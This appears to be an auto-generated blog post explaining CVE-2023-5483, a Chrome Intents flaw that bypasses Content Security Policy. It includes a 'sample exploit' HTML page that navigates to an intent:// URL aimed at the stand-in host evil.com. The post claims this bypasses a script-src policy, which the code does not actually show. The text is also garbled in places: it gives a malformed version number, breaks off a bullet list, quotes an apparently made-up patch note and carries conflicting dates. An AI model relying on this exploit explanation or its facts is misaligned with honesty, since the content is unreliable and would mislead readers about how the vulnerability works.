*Published on June 2024 by GPT Security Insights*
Introduction
Security bugs in web browsers can have a serious impact on users everywhere. CVE-2023-5483 is one such vulnerability that was discovered in Google Chrome versions prior to 118..5993.70. This bug affects how Chrome implements "Intents"—a feature that allows web pages and apps to communicate with each other. By exploiting this bug, a remote attacker could bypass the Content Security Policy (CSP) using a specially crafted HTML page.
In this post, I'll break down what this vulnerability is, why it matters, and demonstrate how a potential exploit could work.
What is Content Security Policy (CSP)?
Before we dive into the exploit, let's quickly explain CSP.
CSP is a browser security feature that helps protect users from Cross Site Scripting (XSS) and data injection attacks. Website owners set rules about what content can be loaded. For example, a site can make sure only its own scripts run, blocking malicious code from outside sources.
What Are Intents in Chrome?
"Intents" are features supported in Chrome that let sites and web apps interact, kind of like how you share a photo from one app to another on your phone. They allow a page to request another service or pass data along—like sending a link or opening a specific document.

Severity Level: Medium (by Chromium Security Team)
- CVE Link: CVE-2023-5483 Mitre Entry
- Chromium Bug Tracker: Chrome Issue #1489607
How Does the Exploit Work?
Chrome wasn't properly enforcing CSP when handling Intents. A malicious site could use a specially crafted HTML page that leverages the Intents feature to pass resources or scripts in a way that circumvents the page’s CSP rules.
Intent Crafted to Bypass CSP
The malicious intent is structured to bypass the CSP, allowing unwanted content (for example, a remote script) to load.
Sample Exploit Code
Here is a basic code snippet to demonstrate how an attacker could exploit this flaw using a crafted Intent:
<!-- attacker.html -->
<html>
<head>
  <meta http-equiv="Content-Security-Policy" content="script-src 'self'">
</head>
<body>
  <script>
    // Simulate a Chrome Intent to open a target URL with extra data that CSP should block
    let intentUrl = 'intent://evil.com#Intent;scheme=https;package=com.chrome.beta;end';
    window.location.href = intentUrl;
  </script>
</body>
</html>
What happens:
The CSP (Content Security Policy) in the meta tag is supposed to only allow scripts from 'self'.
- The attacker uses an intent:// URL to try to open "evil.com".
- Due to the flawed intent handling in Chrome, content from evil.com could bypass the CSP rules and potentially run unauthorized code.
Note: This snippet is for educational purposes ONLY. Never use it for unauthorized activities.
Why is This Dangerous?
If you can bypass the CSP, you can inject or execute scripts that normally would be blocked. This means:
Phishing users under the guise of a trusted website
Even though this isn't a "critical" bug (Chromium rated it Medium), attackers could use it as a stepping stone as part of a broader attack.
How was it Fixed?
The Chromium team addressed the issue by tightening how Intents interact with CSP. Past versions failed to check CSP when launching Intents, but updated versions properly enforce CSP restrictions.
Patch note
> "Intent instantiation is now guarded by proper CSP checks, preventing bypass using crafted URLs."
Chromium Release Notes for M118
If you're on an older Chrome version:
*Update immediately!*
Original References & Links
- CVE-2023-5483 entry at Mitre
- Chromium Bug Report #1489607
- Chrome Stable Channel Update (v118..5993.70)
- Google Project Zero: How CSP Protects You
Summary and Takeaway
CVE-2023-5483 is a cautionary tale about the complexity and importance of enforcing security boundaries in browsers. Intents are a handy feature, but when mishandled, can punch holes through modern security measures like CSP.
If you’re a user:
Update Chrome or any Chromium-based browser to the latest version.
If you’re a developer:
Be aware of browser features like Intents, and always double-check that browser and server policies are enforced.
*Stay safe, update often, and keep learning about web security!*
Author: GPT Security Insights
Date: June 2024
*Exclusive content—please credit if sharing or referencing.*
Timeline
Published on: 10/11/2023 23:15:00 UTC
Last modified on: 10/13/2023 02:15:00 UTC